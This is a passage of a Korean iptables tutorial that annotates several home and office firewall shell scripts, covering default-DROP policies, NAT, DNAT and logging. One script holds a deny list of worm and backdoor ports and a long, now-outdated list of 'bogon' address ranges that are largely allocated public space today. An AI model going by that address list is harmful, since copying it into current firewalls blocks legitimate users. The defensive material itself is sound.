iptables를 처음 사용해 보는 경우 상당히 많이 혼동되는 개념이라고 생각된다. 앞으로 살펴보겠지만 DNAT를 구현하는 경우에 많이 혼동이 되는데, 예를 들어 방화벽의 80번으로 들어오는 웹 요청을 내부 서버의 8080으로 포트 포워딩 하는 경우, 방화벽의 INPUT 체인에서 80번 포트를 열어주어야 할 것 같지만 이와는 전혀 상관이 없다는 것이다. INPUT 체인에는 포워딩 되는 패킷이 지나가지 않는다.

그러므로 80번 포트를 INPUT 체인에서 막아도 FORWARD 체인에서 포워딩이 허가된다면 정상적으로 DNAT가 동작하게 된다.

각 연결에 대한 체인상으로의 패킷 흐름은 iptables 튜토리얼 3.1 General 의 Table 3.1~3.3을 참고하기 바란다.

2. 필터링 설정은 필터링 테이블 위의 체인에서만 하도록 한다.

필터링 테이블에 있는 기본 체인은 INPUT, OUTPUT, FORWARD 가 있고, 필터링(대표적으로 ACCEPT, DROP, REJECT 등)을 적용해야 하는 룰은 이 위에만 적용하라는 것이다. 이유인즉슨 iptables에는 3개의 테이블(mangle, nat, filter)이 있는데 filter 테이블을 제외한 다른 테이블에서는 스트림의 첫 번째 패킷만 체크를 하기 때문이다. 첫 번째 패킷만을 체크하고 뒤이어 오는 같은 스트림의 패킷은 검사 없이 첫 번째 패킷의 처리결과를 따르게 된다. 그러므로 필터링 설정은 filter 테이블상의 체인에서만 적용하도록 한다. 테이블을 특별히 지정하지 않으면 (-t 옵션), 기본값으로 filter 테이블이 선택되어진다.

3. 너무 많거나 복잡한 룰을 만들지 않도록 한다.

너무 많은 룰의 정의는 처리 속도의 저하를 가져오게 된다. 최소한의 룰로 최대한의 효과를 가져올 수 있도록 한다. 또한 룰이 복잡하면 차후 관리에 도움이 되질 못한다. 적절한 주석과 깔끔한 정리로 룰셋을 조금씩 다듬어 나가도록 하자.

이제 필자가 현재 사용 중인 룰셋을 살펴보며 앞에서 언급한 내용들이 어떻게 룰셋에 적용되었는지 살펴보자.

6x09. 룰셋 분석

```
[root@Nabogiyo /]# cat /etc/rc.d/init.d/iptables
#!/bin/sh

# iptables 명령 파일이 있는 위치를 지정한다. 필자의 경우 최신버전을 컴파일하여 아래의 # 위치가 되었다. 일반적으로 /sbin/ 아래 있다.
IPTABLES="/usr/local/sbin/iptables"

# INTERNET_IFACE : 인터넷이 연결되어 있는 인터페이스. ppp 접속을 하는 경우
#                       ppp0가 된다.
# LOCAL_LAN_IFACE : 내부 LAN과 연결되어 있는 인터페이스
# LOCAL_LAN_IP : 내부 LAN 에서의 아이피(LOCAL_LAN_IFACE 의 아이피)
# LOCAL_LAN_IP_RANGE : 내부 LAN 의 아이피 범위
INTERNET_IFACE="eth0"
```

```
LOCAL_LAN_IFACE="eth1"
LOCAL_LAN_IP="172.16.10.1"
LOCAL_LAN_IP_RANGE="172.16.10.0/24"

LOCAL_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
FORWARDING_LAN_IP_RANGE=${MASQUERADE_LAN_IP_RANGE}

# 외부로부터 접속을 허용할 포트 번호.
ALLOW_PORT="22"

# 매스커레이딩을 적용할 아이피 범위
MASQUERADE_LAN_IP_RANGE="172.16.10.1/24"

# SNAT 설정부분이다.
# INTERNET_IP_ForSNAT : SNAT 설정에 주어질 고정 IP 주소
# SNAT_LAN_IP_RANGE : SNAT를 수행할 네트웍 범위
INTERNET_IP_ForSNAT=""
SNAT_LAN_IP_RANGE=""

# 모든 접속을 허용할 신뢰하는 호스트. ?IP;MAC어드레스?로 주어질 수 있으며,
# 둘중 하나만 주어졌을 경우 하나의 값만 확인하게 된다. 단 MAC어드레스 만을 주는
# 경우, 반드시 ‘;(세미콜론)’으로 시작해야 한다. 하나 이상 주기 위해서는 공백을 이용하면 된다.
# 자세한 설명은 이후 룰 설정 부에서 다루겠다.
ACCEPT_HOST="172.16.10.2;XX:XX:XX:XX:XX:XX"

# DNAT 설정부이다. 변수 설정은
# (방화벽포트)>(포워딩 할 호스트의 IP주소):(포워딩 할 호스트의 port번호)
# 아래의 경우 방화벽의 8080으로 들어오는 패킷을 172.16.10.2의 80번 포트로 포워딩을 수행하게
# 룰이 적용되어 진다.
#TCP_FORWARD="8080>172.16.10.2:80"

# 앞포워딩을 막아 내부 LAN과의 연결을 막을 호스트.
# 하나이상 주기 위해서는 공백을 이용하면 된다. 자세한 설명은 이후 룰 설정 부에서 다루겠다.
FW_DROP_IP=""

# Enable FORWARD
echo 1 > /proc/sys/net/ipv4/ip_forward

# iptables가 있는지 확인한다.
if ! [ -x ${IPTABLES} ] ; then
        echo "iptables can't find... firewall setting cancel"
        exit 1
fi
```

```
# iptables 초기화
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X
echo 'iptables initialization'

# Default Police is ALL DROP
# 기본 설정은 모두 DROP 으로 한다.
${IPTABLES} -P INPUT   DROP
${IPTABLES} -P OUTPUT  DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'

########################################
### New Chain                               ###
########################################
#1. TCP_Packets 사용자 정의 체인을 생성한다. INPUT에서 tcp 패킷은 이 체인으로
# 점프 되어 처리된다.
${IPTABLES} -N TCP_Packets
# NEW 상태의 패킷이 syn 플래그를 가지지 않을 경우는 스푸핑으로 간주하여
# 로그로 남기고 DROP 시킨다.
# 네트웍 연결 상태(NEW, ESTABLISHED, RELATED, INVALID)는
# iptables 튜토리얼 4.3. Userland states 단원을 참고하기 바란다.
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j DROP

#2. ICMP_Packets 사용자 정의 체인을 생성한다. INPUT에서 icmp 패킷은 이 체인으로
# 점프되어 처리되어 진다.
${IPTABLES} -N ICMP_Packets
# icmp 패킷 중 내부로부터 들어오는것 이외에는 모두 다 DROP 한다.
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP

#3. UDP_Packets
${IPTABLES} -N UDP_Packets
# 현재 정의된 사항은 없지만 필요시 udp 패킷에 대해 룰을 적용할 수 있겠다.

########################################
###  INPUT                            ###
########################################
```

```
# 프로토콜 별로 사용자 정의 테이블에 점프 시킨다.
${IPTABLES} -A INPUT -p tcp -j TCP_Packets
#${IPTABLES} -A INPUT -p udp -j UDP_Packets
# 연결 상태가 ESTABLISHED, RELATED 인 패킷(처음 연결이 아닌 내부 요청에 대한
# 응답이나, 이미 연결이 이루어졌을 경우)은 허용한다. 많이 사용되는 부분이므로 잘 봐두기 바란다.
${IPTABLES} -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets

# 모든 접근을 허가하는 신뢰하는 호스트를 위한 룰셋을 정의한다. 호스트 정보로는
# IP와 MAC어드래스를 사용하며 두개의 정보중 주어지는 값만을 체크한다.
# 보안상 ip와 mac어드레스 둘을 함께 사용하는 것이 좋겠다.
# 유동 아이피를 사용하는 신뢰하는 호스트의 경우 MAC 어드레스만 정의해 두면
# 편리하겠다.
if [ "${ACCEPT_HOST}" != "" ]; then
        echo -n "ACCEPT HOST : "
        for host_info in ${ACCEPT_HOST} ; do
                echo ${host_info} | {
                IFS=';' read host_ip host_mac
                if [ "${host_mac}" != "" ]; then
                        if [ "${host_ip}" != "" ]; then
                                ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source ${host_mac} -j ACCEPT
                                echo -n "${host_ip}(${host_mac})  "
                        else
                                ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                                echo -n "${host_mac} "
                        fi
                else
                        ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                        echo -n "${host_ip}  "
                fi
                }
        done
        echo
fi

# 신뢰하는 호스트 외에 다른 호스트의 접근을 허가할 포트를 열어준다. 여기서 열어주는 포트는
# 외부로부터의 모든 접근을 받아들이는 포트이다. 각종 서비스(웹, 메일, 네임서버 등)를 하지
# 않는다면 정의하지 않는 것이 좋겠다. 필자의 경우 외부로부터 ssh접속을 위해 22번 포트를
# 정의해 두었다. 만약 특정 호스트에서만 접속을 허용하고 싶을 경우, 이곳에 포트를 정의
# 하지 않고, ACCEPT_HOST에 특정 호스트를 정의해주면 된다.
if [ "$ALLOW_PORT" != "" ]; then
        echo -n "ALLOW PORT (SERVICE) : "
        for port in ${ALLOW_PORT} ; do
                ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
                echo -n "${port} "
        done
        echo
fi

# INPUT 체인에서 ACCEPT 되지 못한 다른 패킷들은 로그로 남기고, 기본정책에 의해 DROP 된다.
# 로그의 분량을 조절하기 위해 limit 옵션(분당 3개의 패킷만 받도록)을 주어 로그의 양을 조절하였다.
${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix "IPT:INPUT packet died: "
echo "Logging UnAccepted Packet "

########################################
### FORWARD                          ###
########################################
## NAT에 의해 외부와 내부로 들락거리는 패킷은 모두 FORWARD 체인을 지나게 된다
## 그러므로 SNAT, DNAT, MASQUERADE이 적용되는 곳은 FORWARD를 허용해야 한다.
## 패킷이 iptables의 각 테이블의 체인에 어떻게 처리가 되는지는 ‘iptables 튜토리얼 chapter 3’
## 을 참고하기 바란다. table 3-1, 2, 3을 보면 알 수 있다.

# 포워딩을 막아 외부와 내부간의 연결을 차단할 룰을 정의한다.
# 매스커래이딩이나 SNAT가 구현되어 인터넷 연결을 공유하는 경우, FW_DROP_IP에 정의되어
# 있는 IP에 대한 포워딩을 막아, 특정 IP와의 통신을 막는다. 학원이나 가정등에서 불건전한 사이트
# 로의 접속을 차단하는 용도로도 사용할 수 있다.
if [ "$FW_DROP_IP" != "" ] ; then
        echo -n "Forward DROP IP : "
        for drop_ip in ${FW_DROP_IP} ; do
                ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
                echo -n "${drop_ip} "
        done
fi
echo

# 메스커레이딩을 위한 아이피 범위에 대해 포워딩을 허용한다.
# 아무리 POSTROUTING 체인에 메스커레이딩 셋팅을 넣더라도 포워딩을 허용하지 않으면
# 메스커래이딩이 이루어지지 않는다. 이곳에서도 외부에서 들어오는 ESTABLISHED, RELATED
# 상태의 패킷만 허용한다.
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
        echo -n "MASQUERADE LAN : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE} ; do
                        ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                        ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state
```

```
ESTABLISHED,RELATED -j ACCEPT
                echo -n "${ip_range} "
        done
        echo
fi

# SNAT 또한 메스커레이딩과 마찬가지로 포워딩을 허용해 주어야 한다.
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
        echo -n "SNAT LAN : "
        for ip_range in ${SNAT_LAN_IP_RANGE} ; do
                ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
                echo -n "${ip_range} "
        done
        echo
fi

# DNAT 역시 포워딩을 허용해 주어야 한다.
if [ "${TCP_FORWARD}" != "" ]; then
        for forward in ${TCP_FORWARD} ; do
                echo "${forward}" | {
                IFS='>:' read sport host dport
                ${IPTABLES} -A FORWARD -p tcp --sport ${sport} -d ${host} --dport ${dport} -j
ACCEPT
                ${IPTABLES} -A FORWARD -p tcp --dport ${sport} -s ${host} --sport ${dport} -j
ACCEPT
                echo "Forwarding Enable ${sport}->>${host}:${dport}"
                echo "Internal Server : ${host}(${dport})"
                }
        done
        echo
fi


########################################
### OUTPUT                           ###
########################################
echo -n "OUTPUT : "
# OUTPUT의 기본 정책이 DROP 이기 때문에 OUTPUT에도 필요한 부분을 ACCEPT 한다.
# OUTPUT에는 특별한 필터링을 주지 않았다.

# 루프백을 위한 설정
${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT
```

```
echo -n "loopback, "

# LOCAL_LAN_IFACE로 정의된 인터페이스로 나가는 것을 허용한다.
if [ "${LOCAL_LAN_IFACE}" != "" ]; then
        for iface in ${LOCAL_LAN_IFACE}; do
                ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
                echo -n "${iface} "
        done
fi

# INTERNET_IFACE로 정의된 인터페이스로 나가는 것을 허용한다.
if [ "${INTERNET_IFACE}" != "" ]; then
        for iface in ${INTERNET_IFACE}; do
                ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
                echo -n "${iface} "
        done
        echo "ACCEPT"
fi

########################################
### PREROUTING                       ###
########################################

# DNAT 설정부이다.
# TCP_FORWARD 에 정의된 내용(방화벽port>포워딩호스트IP:포워딩호스트port)에 따라서
# PREROUTING 체인에 DNAT 설정을 한다.
if [ "${TCP_FORWARD}" != "" ]; then
        for forward in ${TCP_FORWARD} ; do
                echo "${forward}" | {
                IFS='>:' read sport host dport
                ${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET_IFACE} --dport ${sport} -j
DNAT --to-destination ${host}:${dport}
                echo "DNAT Enable : FireWall:${sport}-->>Internal Server(${host}):${dport}"
                }
        done
        echo
fi

########################################
### POSTROUTING                      ###
########################################

# 메스커레이딩 설정부이다. MASQUERADE_LAN_IP_RANGE에 정의된 IP범위를 출발지로 하는
# 패킷에 대해 MASQUERADE 타겟을 적용하였다.
```

```
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
        echo -n "MASQUERADE Enable : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
                ${IPTABLES}  -t  nat  -A  POSTROUTING  -s  ${ip_range}   -o  ${INTERNET_IFACE}  -j
MASQUERADE
                echo -n "${ip_range} "
        done
        echo
fi

# MASQUERADE 와 마찬가지로 SNAT도 POSTROUTING 체인에서 설정된다.
# SNAT_LAN_IP_RANGE 에 정의된 아이피 범위가 INTERNET_IP_ForSNAT 에 정의된 아이피로
# SNAT 되도록 설정한다.
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
        echo -n "SNAT Enable : "
        for ip_range in ${SNAT_LAN_IP_RANGE}; do
                ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
                echo -n "${ip_range} "
        done
        echo
fi

echo "My FireWall Rule All Done¯!!"
```

번역 & 분석 : 나보기여 (Nabogiyo@wowhacker.org)
번역은 룰셋의 이해에 반드시 필요한 부분을 중점적으로 했으며, 부가 설명도 조금 넣었습니다.
반복되거나 비슷한 의미의 룰 설명은 후반부로 갈수록 간소화 하였습니다.

+++++
Ross Vandegrift 에 의해 제작되었음 <ross@willow.seitz.com>
+++++

본 방화벽 스크립트는 패킷을 들어오는 인터페이스에 중점을 두어 구분하는 것으로 시작한다.
Linux 커널이 rp_filter 모듈을 지원한다고 가정하여 이 스크립트를 작성하였다.
일단 우리가 들어오는 인터페이스로 무엇인지 알면, 그 트래픽에 대해 보다 쉽게 구분(구성)지을 수 있겠다. - 예를 들어 외부로부터 들어오는 어떤 패킷이 NFS 포트로 접근이 허용되지 않아야 하는지 알 수 있다.

```
#!/bin/sh

# DMZIP : DMZ의 IP범위이다. 이곳에는 특이한 서브넷 마스크가 26비트, 즉 255.255.255.192 이다.
#         C 클래스를 서브넷으로 나누어 사용하는 것으로 볼 수 있다.
# MAINIP : 일반적인 용도로 사용하는 IP 대역
# FWMAINIP : 포워딩을 구현할 IP 대역
# IPT : iptables 실행파일이 있는 위치
# TCP_OPENPORTS : 열어둘 tcp 포트. 각 서비스는 /etc/services를 참고하기 바란다.
# UDP_OPENPORTS : 열어둘 ucp 포트
# WORMPORTS : 웜이 접근하는 포트. 당연히 접근이 거부되도록 설정되어 진다.
DMZIP=207.106.55.128/26
MAINIP=207.106.55.64/26
FWMAINIP=207.106.55.126
IPT=/usr/local/sbin/iptables
TCP_OPENPORTS=20,21,22,23,25,53,69,80,113
UDP_OPENPORTS=53,123
WORMPORTS=31337,33270,1234,6711,16660,60001,12345,12346,1524,27665,27444,31335,6000,6001,6002

# 엄격한 기본정책을 잡는다. 모두 DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP

# 우리가 필요한 새로운 체인을 생성한다. 이름을 보면 알겠지만 각 인터페이스와
# 프로토콜별로 사용자 정의 체인이 만들어지고, 각각 만들어진 체인으로 점프되어 처리된다.
$IPT -N IN_ETH0
$IPT -N IN_TCP
$IPT -N IN_UDP
$IPT -N FOR_ETH0
$IPT -N FOR_ETH1
$IPT -N FOR_TCP0
$IPT -N FOR_UDP0
```

```
$IPT -N FOR_TCP1
$IPT -N FOR_UDP1

#
# table: filter, chain: INPUT
#

# lo, eth1은 신뢰하는 설정이다. 이 두 인터페이스로부터 들어오는 패킷은 허용한다.
# eth0 로 들어오는 패킷은 우선 모두 IN_ETH0 체인으로 점프된다.
$IPT -A INPUT -i lo -j ACCEPT
$IPT -A INPUT -i eth1 -j ACCEPT
$IPT -A INPUT -i eth0 -j IN_ETH0

# 207.106.55.0/24, 63.121.145.0/24 로부터 들어오는 패킷은 허용한다.
# 접근을 허용하는 네트웍인 것으로 보인다.
$IPT -A INPUT -s 207.106.55.0/24 -j ACCEPT
$IPT -A INPUT -s 63.121.145.0/24 -j ACCEPT

# INPUT 체인에서 허용되지 못한 패킷은 로그로 남는다.
# 로그로 남은 패킷은 기본정책에 따라 DROP 될 것이다.
$IPT -A INPUT -m limit --limit 3/minute -j LOG

#
# table: filter, chain: OUTPUT
#

# DMZIP, FWMAINIP를 출발지로 하는 패킷이 나가는 것을 허용.
# lo끼리의 통신을 위한 설정. 그리고 혹시나 나가지 못한 패킷은 로그로 남기고 기본정책에 따라
# DROP된다. 나가는 것은 거의 다 허용한 상태
$IPT -A OUTPUT -s $DMZIP -j ACCEPT
$IPT -A OUTPUT -s $FWMAINIP -j ACCEPT
$IPT -A OUTPUT -o lo -d 127.0.0.0/8 -j ACCEPT
$IPT -A OUTPUT -m limit --limit 3/minute -j LOG

#
# table: filter, chain IN_ETH0
#
# INPUT 체인에서 eth0로 들어오는 패킷이 점프되는 사용자 정의 체인.

# 각각의 프로토콜별로 또 다시 나뉘어져 점프된다.
# icmp 는 받아들이고, tcp와 udp는 IN_TCP와 IN_UDP 체인으로 점프된다.
$IPT -A IN_ETH0 -d $DMZIP -p icmp -j ACCEPT
$IPT -A IN_ETH0 -d $DMZIP -p tcp -j IN_TCP
$IPT -A IN_ETH0 -d $DMZIP -p udp -j IN_UDP
```

```
#
# table: filter, chain: IN_TCP
# tcp 패킷이 점프되어 들어오는 체인

# 이제 tcp 페킷을 위한 실질적인 룰이 적용된다.

# DMZIP를 목적으로 하는 syn플래그가 켜진(연결을 시작 하려는) 패킷중
# TCP_OPENPORTS에서 정의된 포트를 목적지로 하는 것만 허용한다.
# 여러개의 포트를 동시에 적용하기 위해 multiport 옵션을 사용하였다.
$IPT -A IN_TCP -p tcp -m multiport \
    -d $DMZIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
# 앞서 설명한 바 있지만, RELATED, ESTABLISHED 상태의 패킷은
# 허용한다. 여기서는 따로 정의되어 있지만 “ RELATED,ESTABLISHED ”
# 이와 같이 쉼표로 구분하여 같이 쓸수도 있다.
$IPT -A IN_TCP -p tcp -m state --state RELATED -j ACCEPT
$IPT -A IN_TCP -p tcp -m state --state ESTABLISHED -j ACCEPT

#
# table: filter, chain: IN_UDP
# udp 패킷이 점프되어 들어오는 체인

# Rules for udp packets

# IN_TCP 체인에서와 마찬가지로 UDP_OPENPORTS 에 정의된 포트로의 연결을 허용한다.
# udp 패킷이라 상태 플래그는 없다. RELATED나 ESTABLISHED의 상태를 알 수 없으므로
# UDP_OPENPORTS포트에서 출발하는 패킷도 허용해 두었다.
$IPT -A IN_UDP -m multiport -p udp \
        -d $DMZIP --dport $UDP_OPENPORTS -j ACCEPT
$IPT -A IN_UDP -m multiport -p udp \
    -d $DMZIP --sport $UDP_OPENPORTS -j ACCEPT

#
# table: filter, chain: FORWARD
#

# FORWARD 체인에서도 들어오는 인터패이스 별로 다시 점프 시킨다.
$IPT -A FORWARD -i eth0 -j FOR_ETH0
$IPT -A FORWARD -i eth1 -j FOR_ETH1

#
# table: filter, chain: FOR_ETH0
# FORWARD 체인으로 지나가는 패킷중 eth0로 들어오는 패킷이 점프되어지는 체인
# 프로토콜별로 다시 점프 된다. icmp는 허용된다.
$IPT -A FOR_ETH0 -p icmp -j ACCEPT
$IPT -A FOR_ETH0 -p udp -j FOR_UDP0
$IPT -A FOR_ETH0 -p tcp -j FOR_TCP0

#
# table: filter, chain: FOR_ETH1
# FOR_ETH0 참조. 구성이 같다. 단 하나 eth0 에서는 icmp, udp, tcp 패킷 이외의 것은
# 기본정책에 의해 DROP 되어지는데, eth1으로 들어오는 패킷은 ACCEPT 된다.
$IPT -A FOR_ETH1 -p icmp -j ACCEPT
$IPT -A FOR_ETH1 -p udp -j FOR_UDP1
$IPT -A FOR_ETH1 -p tcp -j FOR_TCP1
$IPT -A FOR_ETH1 -j ACCEPT

#
# table: filter, chain: FOR_UDP0
# FORWARD 체인에서 eth0로 들어오는 udp 패킷이 점프되어 들어오는 체인

# Allow IPX over UDP tunnelling
# UDP 터널링을 위한 IPX 허용
$IPT -A FOR_UDP0 -p udp -s $DMZIP -d $MAINIP -j ACCEPT
$IPT -A FOR_UDP0 -p udp -s ! $DMZIP -d $MAINIP --dport 213 -j ACCEPT

#
# table: filter, chain: FOR_TCP0
# FORWARD 체인에서 eth0로 들어오는 tcp 패킷이 점프되어 들어오는 체인

# INPUT 체인에서 적용된 룰이다. eth0으로 들어와 FORWARD를 지나는 tcp 패킷에도
# 똑같이 적용된다.
$IPT -A FOR_TCP0 -p tcp -m multiport \
    -d $MAINIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
$IPT -A FOR_TCP0 -p tcp -m state --state ESTABLISHED -j ACCEPT
$IPT -A FOR_TCP0 -p tcp -m state --state RELATED -j ACCEPT

#
# table: filter, chain: FOR_UDP1
# FORWARD 체인에서 eth1로 들어오는 udp 패킷이 점프되어 들어오는 체인

# WORMPORTS 에 정의된 포트로 들어오는 패킷을 DROP한다.
$IPT -A FOR_UDP1 -p udp -m multiport --dport $WORMPORTS -j DROP

#
# table: filter, chain FOR_TCP1
# FORWARD 체인에서 eth1로 들어오는 tcp 패킷이 점프되어 들어오는 체인
# WORMPORTS 에 정의된 포트로 들어오는 패킷을 DROP한다.
$IPT -A FOR_TCP1 -p tcp -m multiport --dport $WORMPORTS -j DROP

#
# table: nat, chain: PREROUTING
#

# Spoof protection goes in prerouting, to stop badness before it even his the routing tables
# PREROUTING 체인에서 스푸핑으로 보이는 패킷은 라우팅 테이블을 건드리기 전에
# 미리미리 방어한다. 일반적으로 필터링 설정은 filter 테이블 외의 체인에서는 하지 않지만
# PREROUTING 체인은 INPUT, FORWARD 체인보다 상단에 있는 체인으로, 아예 접근을
# 막겠다는 의도로 보인다.
$IPT -t nat -A PREROUTING -s 1.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 2.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 7.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 10.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 23.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 27.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 31.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 41.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 45.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 60.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 68.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 69.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 70.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 71.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 80.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 88.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 90.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 91.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 92.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 100.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 111.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 112.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -i ! lo -s 127.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 128.66.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 172.16.0.0/12 -j DROP
$IPT -t nat -A PREROUTING -s 192.168.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 197.0.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 201.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 220.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 222.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 224.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 240.0.0.0/8 -j DROP
```

```
$IPT -t nat -A PREROUTING -s 242.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 244.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 251.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 254.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 255.255.255.255 -j DROP

# End
```

이 룰셋은 각 인터페이스별로(eth0, eth1), 트래픽을 구분하고 또 다시 프로토콜별로 나누어 패킷을 처리하도록 구성되어 있다. 처음에는 이와 같은 룰셋이 다소 혼란스럽고 복잡하게 느껴지겠지만, 이와 같이 계층화된 룰셋이 효율이나 관리면에서 유리한 점이 많다. 트래픽을 구분하고 목적에 맞는 체인으로 점프시키는 점을 배울 수 있는 룰셋이다.

+++++
Jem Berkes에 의해 제작되었음 <berkes@altavista.net>
+++++

본 방화벽 스크립트는 몇몇 서비스와 메스커레이딩 게이트웨이 기능을 수행하는 다목적 머신을 위해 만들어졌다. 요즘 들어 ftp 연결까지 완벽하게 동작하는 것으로 보인다.
INTIF 와 EXTIF 는 각각 internal 과 external 인터페이스를 의미하고, TCP_SERVICES 는 서버가 수행하는 서비스 포트이다.

```
#!/bin/sh

INTIF=eth0
EXTIF=ppp0
TCP_SERVICES="21,22,25,80,113"

# iptables가 실행되는데 필요한 모듈(ftp 관련)을 올린다.
# 커널 이미지에 포함하여 컴파일 했다면 설정해 줄 필요가 없다.
modprobe ip_nat_ftp
modprobe ip_conntrack_ftp

# 기존에 있던 룰을 모두 플러쉬 시킨다.
iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT
iptables -t nat -F PREROUTING
iptables -t nat -F POSTROUTING

# SYN flooding 방어
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# INPUT 체인 설정부이다.

# 기본정책은 DROP.
# ESTABLISHED, RELATED 상태의 패킷은 허용하도록 설정되어 있고,
iptables -P INPUT DROP
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# 외부 인터페이스(EXTIF)로 들어오는 syn플래그가 켜진(연결을 시도하는) 패킷 중,
# TCP_SERVICES 에 정의된 포트로 들어오는 것만 허용한다.
iptables -A INPUT -i $EXTIF -m state --state NEW -p tcp -m multiport \
        --dport $TCP_SERVICES -j ACCEPT
# 내부 인터페이스(INTIF)와 lo로 들어오는 NEW 상태의 패킷은 모두 허용한다.
iptables -A INPUT -i $INTIF -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -m state --state NEW -j ACCEPT
# INPUT 체인에서 ACCEPT 되지 못한 패킷은 로그로 남고, 기본정책에 의해 DROP 된다.
```

```
iptables -A INPUT -j LOG --log-prefix "FW_INPUT  "



# FORWARD 체인 설정부이다.

# 기본정책은 DROP.
iptables -P FORWARD DROP
# 내부에서 외부로 포워딩 체인을 타는 패킷은 모두 허용한다.
iptables -A FORWARD -i $INTIF -o $EXTIF -j ACCEPT
# 외부에서 내부로 포워딩 체인을 타는 패킷 중 ESTABLISHED, RELATED 상태의 패킷만 허용한다.
iptables -A FORWARD -i $EXTIF -m state --state ESTABLISHED,RELATED -j ACCEPT
# FORWARD 체인에서 ACCEPT 되지 못한 패킷은 로그로 남고, 기본정책에 의해 DROP 된다.
iptables -A FORWARD -j LOG --log-prefix "FW_FORWARD  "

# OUTPUT 체인 설정부이다
# 모든 OUTPUT을 허용한다.
iptables -P OUTPUT ACCEPT

# 매스커레이딩 설정부이다.
iptables -t nat -A POSTROUTING -o $EXTIF -j MASQUERADE
```

상당히 간결한(?) 룰셋이다. 복잡하지 않은 네트웍 환경이라면 이 정도의 룰셋으로도 충분할 수 있다. 간결한 만큼 아주 세밀하게 설정되어 있지는 않지만, iptables의 기본기능이 잘 들어가 있는 룰셋인 것 같다.

+++++
Matthew Sachs에 의해 작성되었음 <matthewg@zevils.com>
+++++

이 스크립트는 나의 방화벽 설정을 초기화 해주기 위한 것이다.

```
#!/bin/sh
#
# iptables를 이용하여 NAT가 작동하고, IPSEC이 동작할 수 있도록 설정된 방화벽 셋팅을 한다.

# 디버그를 위해 인자값과 실행과정을 출력하도록 한다.
set -x

. /etc/firewall.conf

